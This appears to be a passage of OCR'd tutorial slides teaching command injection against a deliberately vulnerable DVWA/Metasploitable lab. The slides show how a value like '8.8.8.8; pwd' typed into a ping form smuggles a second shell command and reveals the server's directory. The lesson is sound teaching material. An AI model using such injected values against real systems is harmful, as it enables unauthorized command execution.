SECURITY

Tutorial 5

CONTENT

1

Command Injection

2


SQL Injection

3

Privilege Escalation


1 Command Injection

COMMAND INJECTION



```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=44.9 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=45.7 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=118 time=45.6 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 44.993/45.439/45.720/0.318 ms
```

COMMAND INJECTION




```
┌──(whitehatter㉿kali)-[~/Desktop/Metasploitable]
└─$ ping 8.8.8.8 -c 3
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=45.6 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=44.4 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=118 time=44.7 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 44.445/44.926/45.592/0.486 ms
```

COMMAND INJECTION

- What is the difference between both screenshots?
- The source code from the website probably takes the String “ping $target -c 3” .
- What do you think will happen if we write a command instead of an IP address, for example: pwd? What about 8.8.8.8 ; pwd?

COMMAND INJECTION



Ping for FREE

Enter an IP address below:

8.8.8.8; pwd

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=46.1 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=44.6 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=118 time=50.5 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 44.607/47.122/50.562/2.523 ms
/var/www/dvwa/vulnerabilities/exec
```

COMMAND INJECTION

- That means that source code is written in a format that is similar to:

```
ping –c 3 <ip_address>
```

- Therefore the injection will look like this:

```
ping –c 3 8.8.8.8 ; pwd
```

COMMAND INJECTION

- If the source code was truly written the way that we thought first?

```
ping <ip_address> –c 3
```

- Can we still do command injection? if so how?

COMMAND INJECTION

